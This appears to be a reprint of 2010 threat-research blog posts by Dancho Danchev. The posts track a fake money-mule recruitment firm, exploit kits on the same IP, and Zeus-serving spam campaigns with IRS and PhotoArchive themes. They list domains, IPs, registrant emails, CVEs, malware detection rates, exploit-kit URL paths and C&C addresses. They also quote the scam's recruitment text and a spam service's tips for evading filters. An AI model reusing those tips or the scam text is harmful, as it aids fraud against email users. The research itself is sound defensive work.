http://www.virustotal.com/analisis/1ddfcb68894a31cae13fcb 06227901ce87d3449a442c6de83b466e091d1ca5e7-12660

<u>06095</u>

- 6. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html
- 7. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html
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- 9. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html
- 10. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html
- 11. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html
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146



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What we offer:

- Generous wages - (Your earnings will originally make 5 % from each payment. Your earnings will originally make 5 %

from each payment. After 5 remittances if you will operatively work and correctly, your earnings raises up to 10 %.)

- Opportunity of increase in your earnings.
- Free seminars and training courses (After 6 months of great work).

2010 © Cefin Consulting & FinanaceIf you are interested in this opening, don't hesitate to send your CV at our e-mail: **cefincfss@yahoo.com** All right reserved. "

Response received from **cefincfss@yahoo.com** with IP [1]**91.207.4.162**, asking for the following details, althrough the [2]**DIY money-mule recruitment management interface** automates the entire process, thereby allowing it to scale:

" If you have understood the meaning of work and ready to begin working with us, please send us your INFO in the following format:

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- 1) First name; 2) Last name; 3) Country; 4) City; 5) Zip code;
- 6) Home Phone number, Work Phone number,

Mobile Phone number; 7) Bank account info:; a) Bank name; b) Account name; c) Account number; d) Sort code; 8) Scan you passport or driver license"

The CV forwarding email provided is **mynesco@yahoo.com**, although they'll even recruit you without sending

them the required CV.

What's special about the bogus company, is not the new template layout that they've purchased from a [3]vendor offering creative for money-mule recruitment campaign, but their attempt to establish themselves as a trusted brand by featuring fake certificates issued by easily recognizable brands, such as Western Union, Money Gram, Investors in People, the World Business Community and even an award from the Chamber Awards for 2004 in the category - " Most Promising New Business".

Moreover, parked on the very same IP where the money mule recruitment is, are also domains currently serving

live exploits, as well as a DIY interface for a spamming service known as "OS-CORP".

The certificates in question:

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Cefin Consulting & Finance describes itself as:

" Cefin consulting & Finance was founded at the beginning of 1990. The emerged structure united specialists with unique background in management consulting, marketing research, business evaluation and stock-exchange

operations. The following two companies constitute Cefin consulting & Finance:

- Omega Financial Dept. the dedicated company in the field of securities operations;
- Omega Consult the dedicated consulting company, rendering services in strategic planning and corporate management.

Activity of Cefin consulting & Finance is focused on generation of balanced solutions for active development of the company and minimization of business risks.

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Cefin consulting & Finance offers successful managerial solutions through consulting support to projects in various spheres, namely: comprehensive restructuring and organizational development, generation of managing companies, engineering of tailored management systems for corporate clients, implementation of project management methods, business development financial and economic simulation.

Top-notch dedicated professionals with key competence in various consulting fields constitute our rigorous staff.

We boast to have management consulting and business strategy development experts, certified securities dealers, assessment and registration, marketing and financial specialists, corporate law and anti-monopoly legislation gurus.

Address: Cefin consulting & Finance is located at 510 East 80th Street, New York, New York 10021, United States 786-475-3994; 786-475-3994 (FAX)"

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The money mule recruitment domain **cefincf.com** - 195.190.13.106 - Email: flier@infotorrent.ru remains active.

Parked on the same IP are also the following domains, currently hosting live exploit kits:

384756783900 .cn - Email: abuse@domainsreg.cn

109438129432 .cn - Email: abuse@domainsreg.cn

234273849543 .cn - Email: abuse@domainsreg.cn

783456788839 .cn - Email: abuse@domainsreg.cn

odnaklasniki .cn - Email: Michell.Gregory2009@yahoo.com - Email profiled in December 2009's "[4] *Celebrity-*

Themed Scareware Campaign Abusing DocStoc" - money mule recruitment connection

mynes-consultings .cn - Email: grishanizov@gmail.com

mynes-consult .cn - Email: grishanizov@gmail.com

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Sample live exploit structure, currently active at these domains:

- mynes-consult .cn -> if exploitation is not possible, the user is redirected to the legitimate newegg.com
- mynes-consult .cn/load.php?spl=mdac
- mynes-consult .cn/load.php?spl=buddy
- mynes-consult .cn/load.php?spl=myspace
- mynes-consult .cn/load.php?spl=vml2
- mynes-consult .cn/load.php?spl=ymj
- mynes-consult .cn/load.php?spl=zango1
- mynes-consult .cn/load.php?spl=zango2

All of these exploits drop load.exe - **[5]TrojanDownloader:Win32/Cutwail.gen!C** - Result: 41/41 (100.00 %),

which upon execution phones back to 69.162.86.210.

With cybercriminals actively multi-tasking these days, this money mule recruitment gang doesn't make an ex-

ception. On one of the domains listed above, a low-profile DIY spamming service known as OS-CORP is offering its

services.



The DIY spam service, also has Terms of Service and offers basic spamming recommendations. The following is a

roughly translated version of them:

- " No child Porno spamming!
- Do not offer me affiliate program (% of sales), I do not care!
- ICQ almost always online, but this does not mean that I always present! If you have not received an answer

immediately have patience, I will answer as soon as appearing!

- Mailing lists on bases of certain subjects are more expensive!
- I am not responsible for your campaigns and sites sites that are sometimes nailed in the process of spam! Use anti-abuse hosting!
- I'm not offering anti-abuse hosting services!
- I don't offer recommendations for such services. I give only the services that spam!
- Campaign's size should be UP TO 50 kb!

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Recommendations for the preparation of material for delivery!

- Do not always send the same text messages, ideally, to change the text after each mailing, the effect of there!
- Do not use themes in writing (headers) words such as EARN, OFFER, do not put a lot of exclamation marks and other (better do without them), just one!
- For a good response from countries whose native language is not English (eg Sweden, Spain, Denmark, etc.) is highly desirable to use the native language of the text distributed to countries, it gives a wonderful effect, and should not be mistaken, in countries such not everyone knows English, verified repeatedly!
- Do not write too long texts on a number of reasons this does not give a positive effect, but not limited to one sentence worth! Ideally, make the text in a few not particularly bulky paragraphs! "

The deeper your analyze, the more malicious, and most importantly, inter-connected it gets.

Related coverage of money laundering in the context of cybercrime:

[6]Keeping Money Mule Recruiters on a Short Leash - Part Two 158

[7] Keeping Reshipping Mule Recruiters on a Short Leash

[8]Keeping Money Mule Recruiters on a Short Leash

[9]Standardizing the Money Mule Recruitment Process

[10]Money Mule Recruiters use ASProx's Fast Fluxing Services

[11]Money Mules Syndicate Actively Recruiting Since 2002

[12]Inside a Money Laundering Group's Spamming Operations

This post has been reproduced from [13]Dancho Danchev's blog. Follow him [14]on Twitter.

- 1. http://www.projecthoneypot.org/ip_91.207.4.162?vid=4lo20a29d1h0pnf8k2kpbingl2
- 2. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html
- 3. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html
- 4. http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign_07.html

5.

http://www.virustotal.com/analisis/1ddfcb68894a31cae13fcb 06227901ce87d3449a442c6de83b466e091d1ca5e7-12660

<u>06095</u>

- 6. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html
- 7. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html
- 8. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

- 9. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html
- 10. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html
- 11. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html
- 12. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html
- 13. http://ddanchev.blogspot.com/
- 14. http://twitter.com/danchodanchev

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IRS/PhotoArchive Themed Zeus/Client-Side Exploits Serving Campaign in the Wild (2010-02-15 23:34)

UPDATED: Monday, February 22, 2010 - Another typosquatted domains portfolio is being spamvertised, including two new name servers, parked on the same IP where name servers from previous campaigns were hosted.

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Typosquatted domains, and name servers of notice are as follows:

dese.co.kr - Email: asondrapgt@hotmail.com

dese.kr - Email: asondrapgt@hotmail.com

dese.ne.kr - Email: asondrapgt@hotmail.com

dese.or.kr - Email: asondrapgt@hotmail.com

desr.co.kr - Email: asondrapgt@hotmail.com

desr.kr - Email: asondrapgt@hotmail.com

desr.or.kr - Email: asondrapgt@hotmail.com

desv.co.kr - Email: asondrapgt@hotmail.com

desv.kr - Email: asondrapgt@hotmail.com

desv.ne.kr - Email: asondrapgt@hotmail.com

desv.or.kr - Email: asondrapgt@hotmail.com

desx.co.kr - Email: asondrapgt@hotmail.com

desx.kr - Email: asondrapgt@hotmail.com

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desx.ne.kr - Email: asondrapgt@hotmail.com

desx.or.kr - Email: asondrapgt@hotmail.com

edasa.co.kr

edasa.kr

edasa.ne.kr

edasa.or.kr

edase.co.kr

edase.kr

edase.ne.kr

edase.or.kr

edasn.kr

edasn.ne.kr

edasn.or.kr

edasq.co.kr

edasq.kr

edasq.ne.kr

edasq.or.kr

Name servers of notice:

ns1.silverbrend.net - 87.117.245.9 - Email: klincz@aol.com

ns1.hourscanine.com - 87.117.245.9 - Email: carruawau@gmail.com

UPDATED: Sunday, February 21, 2010 - The gang is currently spamming a phishing campaign – no client-side

serving iFrames found so far – attempting to steal Google account and Blogspot accounting data. Given the fact that the gang is capable of generating hundreds of thousands of bogus accounts on their own, as well as buy them in bulk orders from vendors that have already built such an inventory across multiple social networking sites, the only logical reason for attempting to phish for such data would be to attempt to maliciously monetize the traffic of legitimate blogs.



The newly spamvertised domains, including a new name server are as follows:

esub.co.kr - Email: osamplerl61@hotmail.com

esub.kr - Email: osamplerl61@hotmail.com

esub.ne.kr - Email: osamplerl61@hotmail.com

esug.co.kr - Email: osamplerl61@hotmail.com

esug.kr - Email: osamplerl61@hotmail.com

esug.ne.kr - Email: osamplerl61@hotmail.com

esuk.kr - Email: osamplerl61@hotmail.com

esuk.ne.kr - Email: osamplerl61@hotmail.com

esuk.or.kr - Email: osamplerl61@hotmail.com

esus.co.kr - Email: osamplerl61@hotmail.com

esus.kr - Email: osamplerl61@hotmail.com

esus.ne.kr - Email: osamplerl61@hotmail.com

esut.co.kr - Email: osamplerl61@hotmail.com

esut.kr - Email: osamplerl61@hotmail.com

esut.ne.kr - Email: osamplerl61@hotmail.com

ns1.nitroexcel.com - 89.238.165.195 (the same IP was also hosting the name server domains from previous

campaigns) - Email: rackmodule@writemail.com

UPDATED: Saturday, February 20, 2010 - The client-side exploit serving iFrame directory has been changed to **91.201.196.101 /usasp11/in.php**, with another typosquatted portfolio of domains currently being spamvertised.

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Detection rates: **update.exe** - [1]Trojan.Zbot - Result: 25/40 (62.5 %) (phones back to **trollar.ru** /**cnf/trl.jpg** -

109.95.114.133 - Email: bernardo _pr@inbox.ru); **file.exe** - [2]Trojan.Spy.ZBot.12544.1 - Result: 26/41 (63.42 %); **ie.js** - [3]JS:CVE-2008-0015-G - Result: 14/40 (35 %); **ie2.js** - [4]Exploit:JS/CVE-2008-0015 - Result: 17/40 (42.5 %); **nowTrue.swf** - [5]Trojan.SWF.Dropper.E - Result: 24/41 (58.54 %); **pdf.pdf** - [6]Exploit.JS.Pdfka.bln - Result: 11/41

(26.83 %); **swf.swf** - [7]SWF/Exploit.Agent.BS - Result: 8/40 (20 %).

Domain portfolio, name server of notice - **ns1.vektoroils.net** - 74.117.63.218 - Email: admin@forsyte.info : **desa.co.kr** - Email: hjfeasey@yahoo.co.uk

desa.kr - Email: hjfeasey@yahoo.co.uk

desa.ne.kr - Email: hjfeasey@yahoo.co.uk

desa.or.kr - Email: hjfeasey@yahoo.co.uk

desb.co.kr - Email: hjfeasey@yahoo.co.uk

desb.kr - Email: hjfeasey@yahoo.co.uk

desb.ne.kr - Email: hjfeasey@yahoo.co.uk

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desb.or.kr - Email: hjfeasey@yahoo.co.uk

deso.kr - Email: hjfeasey@yahoo.co.uk

deso.or.kr - Email: hjfeasey@yahoo.co.uk

desv.kr - Email: hjfeasey@yahoo.co.uk

desz.co.kr - Email: hjfeasey@yahoo.co.uk

desz.kr - Email: hjfeasey@yahoo.co.uk

desz.ne.kr - Email: hjfeasey@yahoo.co.uk

desz.or.kr - Email: hjfeasey@yahoo.co.uk

UPDATED: Wednesday, February 17, 2010 - The iFrame directory has been changed to 91.201.196.101 /us-

asp/in.php, detection rate for **update.exe** - [8]Trojan-Spy.Win32.Zbot.gen - Result: 17/40 (42.5 %).

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Currently active and spamvertised domains include:

sagwk.co.kr - Email: Camerc05@yahoo.com

saqwk.kr - Email: Camerc05@yahoo.com

sagwk.ne.kr - Email: Camerc05@yahoo.com

saqwk.or.kr - Email: Camerc05@yahoo.com

saqwm.co.kr - Email: Camerc05@yahoo.com

saqwm.kr - Email: Camerc05@yahoo.com

saqwm.ne.kr - Email: Camerc05@yahoo.com

saqwq.co.kr - Email: Camerc05@yahoo.com

saqwq.kr - Email: Camerc05@yahoo.com

saqwq.ne.kr - Email: Camerc05@yahoo.com

saqwq.or.kr - Email: Camerc05@yahoo.com

saqwz.co.kr - Email: Camerc05@yahoo.com

saqwz.kr - Email: Camerc05@yahoo.com

saqwz.ne.kr - Email: Camerc05@yahoo.com

saqwz.or.kr - Email: Camerc05@yahoo.com

As anticipated, the botnet masters behind the systematically rotated campaigns dissected in previous posts,

kick off the week with multiple campaigns parked on the newly introduced fast-fluxed domains.

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In a typical multitasking fashion, two campaigns are currently active on different sub domains introduced at the

typosquatted fast-flux ones, impersonating the U.S IRS with " Unreported/Underreported Income (Fraud Application) theme", as well as a variation of the [9]already profiled PhotoArchive campaign, using a well known "[10] You don't have the latest version of Macromedia Flash Player" error message.

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Let's dissect both campaigns, sharing the same fast-flux infrastructure, and currently spammed in the wild.

Sample campaign URLs from the PhotoArchive, SecretArchives themed campaign:

- archive .repok.or.kr/archive0714/?id=test@test.com
- secretarchives .renyn.kr/archive0714/?
 id=test@test.com
- secretfiles .repo1it.me.uk/archive0714/?
 id=test@test.com
- secretarchives .renyn.ne.kr/archive0714/?
 id=test@test.com
- postcards .repolix.co.uk/archive0714/?
 id=test@test.com

Sample sub domain structure:

anonymousfiles .repo1i2.me.uk

archive .repoliq.me.uk

archive .repolit.me.uk

archives .repoli1.me.uk

filearchive .repolil.me.uk
files .repolit.me.uk
files .repolix.me.uk
files4friends .repolit.me.uk
secretarchives .repoliq.me.uk
secretarchives .repoliw.me.uk
secretarchives .repoliw.me.uk

secretfiles .repoliq.me.uk
sendspace .repoliz.me.uk
archive .repolix.co.uk
archives .repoliq.co.uk
archives .repolix.co.uk
files .repoliq.co.uk
files4friends .repolix.co.uk
incognito .repoliq.co.uk
postcard .repoliq.co.uk
postcard .repoliw.co.uk
secretarchives .repoliw.co.uk
www.irs.gov .repolix.co.uk

Embedded iFrame - **91.201.196.101** /ukasp/in.php (AS42229 (MARIAM-AS PP Mariam) attempts to exploit

[11]CVE-2007-5659; [12]CVE-2008-2992; [13]CVE-2008-0015; [14]CVE-2009-0927 and [15]CVE-2009-4324. Upon

successful exploitation, **file.exe** - [16]Trojan-Spy.Win32.Zbot.gen - Result: 12/41 (29.27 %) is served. Just like the original **update.exe** - [17]Trojan.Zbot - Result: 13/40 (32.50 %) available as a manual download from the pages, both

[18]samples phone back to the well known **elnasa.ru** /asd/elnasa.ble - 109.95.114.71 - Email: kievsk@yandex.ru

[19]Aleksey V Kijanskiy.

Naturally, [20]AS42229 (MARIAM-AS PP Mariam) is a cybercrime-friendly AS, with the following currently ac-

tive Zeus C &Cs parked there:

91.201.196.35

91.201.196.75

91.201.196.76

91.201.196.38

91.201.196.34

91.201.196.37

Sample URL from the IRS-themed campaign:

- irs.gov
.renyn.kr/fraud.applications/application/statement.ph
p

Sample iFrame from the IRS-themed campaign - **109.95.114.251** /**usa50**/**in.php** is currently down. The same

IP was used to serve client-side exploits in a previous campaign - "[21] *Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams*".

Detection rate for **tax-statement.exe** - [22]Trojan-Spy.Win32.Zbot.gen - Result: 37/41 (90.25 %), [23]which upon execution phones [24]back to the well known **nekovo.ru /cbd/ nekovo.br** - 109.95.115.18 - Email: kievsk@yandex.ru

- Aleksey V Kijanskiy

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Active and spamvertised fast-fluxed domains part of the campaign:

renya.co.kr - Email: Sethdc77@yahoo.co.uk

renya.kr - Email: Sethdc77@yahoo.co.uk

renya.ne.kr - Email: Sethdc77@yahoo.co.uk

renya.or.kr - Email: Sethdc77@yahoo.co.uk

renyn.kr - Email: Sethdc77@yahoo.co.uk

renyn.ne.kr - Email: Sethdc77@yahoo.co.uk

renyn.or.kr - Email: Sethdc77@yahoo.co.uk

renyo.co.kr - Email: Sethdc77@yahoo.co.uk

renyo.kr - Email: Sethdc77@yahoo.co.uk

renyo.ne.kr - Email: Sethdc77@yahoo.co.uk

renyo.or.kr - Email: Sethdc77@yahoo.co.uk

renyx.co.kr - Email: Sethdc77@yahoo.co.uk

renyx.kr - Email: Sethdc77@yahoo.co.uk

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renyx.ne.kr - Email: Sethdc77@yahoo.co.uk

renyx.or.kr - Email: Sethdc77@yahoo.co.uk

rep021.co.kr - Email: DRendell3407@hotmail.com

rep021.kr - Email: DRendell3407@hotmail.com

rep021.ne.kr - Email: DRendell3407@hotmail.com

rep021.or.kr - Email: DRendell3407@hotmail.com

rep022.co.kr - Email: DRendell3407@hotmail.com

rep022.kr - Email: DRendell3407@hotmail.com

rep022.ne.kr - Email: DRendell3407@hotmail.com

rep022.or.kr - Email: DRendell3407@hotmail.com

rep023.co.kr - Email: DRendell3407@hotmail.com

rep023.kr - Email: DRendell3407@hotmail.com

rep023.or.kr - Email: DRendell3407@hotmail.com
rep024.kr - Email: DRendell3407@hotmail.com
rep071.co.kr - Email: KantuM37690@hotmail.com
rep071.kr - Email: KantuM37690@hotmail.com
rep071.ne.kr - Email: KantuM37690@hotmail.com



rep071.or.kr - Email: KantuM37690@hotmail.com rep072.co.kr - Email: KantuM37690@hotmail.com rep072.kr - Email: KantuM37690@hotmail.com rep072.ne.kr - Email: KantuM37690@hotmail.com rep072.or.kr - Email: KantuM37690@hotmail.com rep073.co.kr - Email: KantuM37690@hotmail.com rep073.kr - Email: KantuM37690@hotmail.com rep073.ne.kr - Email: KantuM37690@hotmail.com rep073.or.kr - Email: KantuM37690@hotmail.com rep074.co.kr - Email: KantuM37690@hotmail.com rep074.ne.kr - Email: KantuM37690@hotmail.com rep074.or.kr - Email: KantuM37690@hotmail.com rep1051.co.uk

rep1051.me.uk

rep1051.org.uk

rep1051.uk.com

repak.co.kr - Email: limhomeslm@yahoo.co.uk

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repak.kr - Email: limhomeslm@yahoo.co.uk

repak.ne.kr - Email: limhomeslm@yahoo.co.uk

repak.or.kr - Email: limhomeslm@yahoo.co.uk

repaz.co.kr - Email: Olb55768@yahoo.co.uk

repaz.kr - Email: Olb55768@yahoo.co.uk

repaz.or.kr - Email: Olb55768@yahoo.co.uk

repek.co.kr - Email: limhomeslm@yahoo.co.uk

repek.ne.kr - Email: limhomeslm@yahoo.co.uk

repek.or.kr - Email: limhomeslm@yahoo.co.uk

repey.co.kr - Email: Olb55768@yahoo.co.uk

repey.kr - Email: Olb55768@yahoo.co.uk

repey.ne.kr - Email: Olb55768@yahoo.co.uk

repey.or.kr - Email: Olb55768@yahoo.co.uk

repia.co.kr - Email: Olb55768@yahoo.co.uk

repia.kr - Email: Olb55768@yahoo.co.uk

repia.ne.kr - Email: Olb55768@yahoo.co.uk
repia.or.kr - Email: Olb55768@yahoo.co.uk
repik.co.kr - Email: limhomeslm@yahoo.co.uk
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repik.kr - Email: limhomeslm@yahoo.co.uk repik.or.kr - Email: limhomeslm@yahoo.co.uk repok.co.kr - Email: limhomeslm@yahoo.co.uk repok.kr - Email: limhomeslm@yahoo.co.uk repok.ne.kr - Email: limhomeslm@yahoo.co.uk repok.or.kr - Email: limhomeslm@yahoo.co.uk repoy.co.kr - Email: Olb55768@yahoo.co.uk repov.kr - Email: Olb55768@yahoo.co.uk repoy.ne.kr - Email: Olb55768@yahoo.co.uk repoy.or.kr - Email: Olb55768@yahoo.co.uk repolil.co.uk repoli1.me.uk repo1i2.co.uk repo1i2.me.uk

repoli3.co.uk

repolie.co.uk

repolio.co.uk

repoliq.co.uk

repoliq.me.uk

repolit.me.uk

repoliw.co.uk

repoliw.me.uk

repolix.co.uk

repolix.me.uk

Name servers of notice:

ns1 .skcrealestate.net - 89.238.165.195 - Email: support@skrealty.net

ns1 .addressway.net - 89.238.165.195 - Email: poolbill@hotmail.com

ns1 .skcpanel.com - 64.20.42.235 - Email: support@sk.com

ns1 .holdinglory.com - 64.20.42.235 - Email: greysy@gmx.com

ns1 .skcres.com - 64.20.42.235 - Email: hr@skc.net

ns1 .x-videocovers.net - 64.20.42.235 - Email: storylink@live.com

Interestingly, researchers from [25]M86 Security gained access to the web malware exploitation kit used in a

previous campaign:

" It has been up and running and serving exploits for nearly a day. In this time almost 40,000 unique users

have been exposed to these exploits, and the Zeus file has been downloaded over 5000 times. These downloads do not include the PhotoArchive.exe file downloads that a user may be tricked into downloading and executing

themselves."

Updated will be posted as soon as new developments emerge.

Related coverage of the gang's previous campaigns:

[26]Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild

[27]PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild

[28]Facebook/AOL Update Tool Spam Campaign Serving Crimeware and Client-Side Exploits

[29]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams

[30]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

[31]Pushdo Injecting Bogus Swine Flu Vaccine

[32]"Your mailbox has been deactivated" Spam Campaign Serving Crimeware

[33]Ongoing FDIC Spam Campaign Serves Zeus Crimeware

[34]The Multitasking Fast-Flux Botnet that Wants to Bank With You

This post has been reproduced from [35]Dancho Danchev's blog. Follow him [36]on Twitter.

1.

http://www.virustotal.com/analisis/ef120bf9f7791f0acefb05d4628d2c2d87999938fdb9f3152142436bc321ec05-12666

91798

2.

http://www.virustotal.com/analisis/ea81a121b75fe8ad2e445cd13a6350850de2bf21cdb6d1dc4eac247b2aac3a40-12667

<u>08037</u>

3.

http://www.virustotal.com/analisis/1983abeb8001365952fe06814ab6a676acebac0b1cbf4f3d2030de424b0de130-12666

91316

4.

http://www.virustotal.com/analisis/f4d19dca77a571b73eae1f 0c3640db81cc257472f1cc9e3f1ca0376216df4a91-12666

<u>91333</u>

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5.

http://www.virustotal.com/analisis/de54327ae5b208f1f4570441ef03c02758f7f12c2f63907db70429629c44df3-12666

91345

6.

http://www.virustotal.com/analisis/36e91b84b8e3f83a8044d 3c375398d9840dce4f12d6c312f417e98f696dc34e0-12666

91352

7.

http://www.virustotal.com/analisis/6a0295a38536274beca2af613afbadabbdd29cbfb669942b02aec810d68ff019-12666

<u>91365</u>

8.

http://www.virustotal.com/analisis/7556ad16c7507777c21a7 3ebcc5d5ff3661f5e44a98899f117aa96bc3246f1fd-12664

25345

- 9. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html
- 10. http://irs/PhotoArchive%20Themed%20Zeus/Client-Side%20Exploits%20Serving%20Campaign%20in%20the%2 OWild

- 11. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5659
- 12. http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-2992
- 13. http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-0015
- 14. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-0927
- 15. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-4324
- 16.

http://www.virustotal.com/analisis/3d393354d40fc2a64cb68fe9fa51c575dab1af87065abbef811dd4d7e051db07-12662

<u>75738</u>

17.

http://www.virustotal.com/analisis/3aaa85a66689a9c092431 27b0831e7294b3db191ce0c3e81ebc871fe843506fc-12662

<u>68338</u>

- 18. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html
- 19. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html
- 20. https://zeustracker.abuse.ch/monitor.php?as=42229
- 21. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html

22.

http://www.virustotal.com/analisis/f72cf75417e21eecf8defa1a52a9601c4eb4dbfd3961e782bd1c0aa0157ce8fc-12662

68334

- 23. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html
- 24. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html
- 25. http://www.m86security.com/trace/traceitem.asp? article=1233
- 26. http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html
- 27. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html
- 28. http://ddanchev.blogspot.com/2010/01/facebookaol-update-tool-spam-campaign.html
- 29. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html
- 30. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html
- 31. http://ddanchev.blogspot.com/2009/12/pushdo-injecting-bogus-swine-flu.html
- 32. http://ddanchev.blogspot.com/2009/11/your-mailbox-has-been-deactivated-spam.html
- 33. http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html

- 34. http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html
- 35. http://ddanchev.blogspot.com/
- 36. http://twitter.com/danchodanchev

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<
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IRS/PhotoArchive Themed Zeus/Client-Side Exploits Serving Campaign in the Wild (2010-02-15 23:34)

SECOND UPDATE for Wednesday, February 24, 2010 - Another portfolio of new domains is being spamvertised, using the old PhotoArchive theme. The client-side exploits serving iFrame directory has been changed to 91.201.196.101

/usasp33/in.php currently serving CVE-2007-5659; CVE-2008-2992; CVE-2008-0015; CVE-2009-0927 and CVE-2009-4324.

Sample detection rates: **update.exe** - [1]Trojan-Spy.Win32.Zbot.gen - Result: 10/42 (23.81 %); **file.exe** - [2]TrojanSpy.Win32.Zbot.gen - Result: 10/42 (23.81 %). Samples phone back to the same C &C where samples from

previous campaigns were also phoning back to - **trollar.ru** /**cnf/trl.jpg** - 109.95.114.133 - Email: bernardo _pr@inbox.ru.

Domains portfolio:

reda.kr - Email: ClarenceN62412@hotmail.com

redb.kr - Email: ClarenceN62412@hotmail.com

reda.ne.kr - Email: ClarenceN62412@hotmail.com

redb.ne.kr - Email: ClarenceN62412@hotmail.com

redn.ne.kr - Email: ClarenceN62412@hotmail.com

redv.ne.kr - Email: ClarenceN62412@hotmail.com

redn.kr - Email: ClarenceN62412@hotmail.com

reda.co.kr - Email: ClarenceN62412@hotmail.com

redv.co.kr - Email: ClarenceN62412@hotmail.com

reda.or.kr - Email: ClarenceN62412@hotmail.com

redb.or.kr - Email: ClarenceN62412@hotmail.com

redn.or.kr - Email: ClarenceN62412@hotmail.com

redv.or.kr - Email: ClarenceN62412@hotmail.com

redv.kr - Email: ClarenceN62412@hotmail.com

Name server of notice:


ns1.skcstaffing.com - 87.117.245.9 - Email: hr@department.com

UPDATED: Wednesday, February 24, 2010 - Another portfolio of typosquatted domains has been spamver-

tised. The already suspended domains are listed for historical OSINT analysis of this gang's activities.

Interestingly, their campaigns are lacking the quality assurance I'm used to see. For instance, the iFrame IP

(109.95.114.251 /usa50/in.php) is currently down, with the malware itself, including the one that would have been dropped given the exploitation took place - have over 90 % detectio rate, since the binaries were first analyzed a 177



month ago - **tax-statement.exe** - [3]Trojan-Spy.Win32.Zbot - 40/42 (95.24 %); **abs.exe** - [4]Packed:W32/Mufanom.A

- Result: 38/42 (90.48 %). The directory structure also remains the same - irs.gov.yrxc.kr/fraud.applications /application/statement.php

Domains portfolio, including name servers of notice are as follows:

erdca.co.kr - Email: WeedDame16427@hotmail.com erdca.kr - Email: WeedDame16427@hotmail.com erdca.ne.kr - Email: WeedDame16427@hotmail.com erdca.or.kr - Email: WeedDame16427@hotmail.com erdcb.kr - Email: WeedDame16427@hotmail.com erdcd.kr - Email: WeedDame16427@hotmail.com erdce.co.kr - Email: WeedDame16427@hotmail.com erdce.kr - Email: WeedDame16427@hotmail.com erdce.ne.kr - Email: WeedDame16427@hotmail.com erdce.or.kr - Email: WeedDame16427@hotmail.com erdcq.kr - Email: WeedDame16427@hotmail.com erdcu.co.kr - Email: WeedDame16427@hotmail.com erdcu.kr - Email: WeedDame16427@hotmail.com erdcu.ne.kr - Email: WeedDame16427@hotmail.com erdcu.or.kr - Email: WeedDame16427@hotmail.com

yrxc.co.kr - Email: WeedDame16427@hotmail.com

yrxc.kr - Email: WeedDame16427@hotmail.com

yrxc.or.kr - Email: WeedDame16427@hotmail.com

yrxo.co.kr - Email: WeedDame16427@hotmail.com

yrxo.kr - Email: WeedDame16427@hotmail.com

yrxo.ne.kr - Email: WeedDame16427@hotmail.com

yrxo.or.kr - Email: WeedDame16427@hotmail.com

yrxs.co.kr - Email: WeedDame16427@hotmail.com

yrxs.kr - Email: WeedDame16427@hotmail.com

yrxs.ne.kr - Email: WeedDame16427@hotmail.com

yrxs.or.kr - Email: WeedDame16427@hotmail.com

rts1e3en.me.uk

rts1e3eq.me.uk

rts1e3ew.me.uk

rts1e3ex.me.uk

rts1e3ey.me.uk

rts1e3ez.me.uk

rts1e3eb.co.uk

rts1e3en.co.uk

rts1e3eq.co.uk

rts1e3er.co.uk

rts1e3ew.co.uk

rts1e3ex.co.uk

rts1e3ey.co.uk

rts1e3ez.co.uk

Name servers of notice:

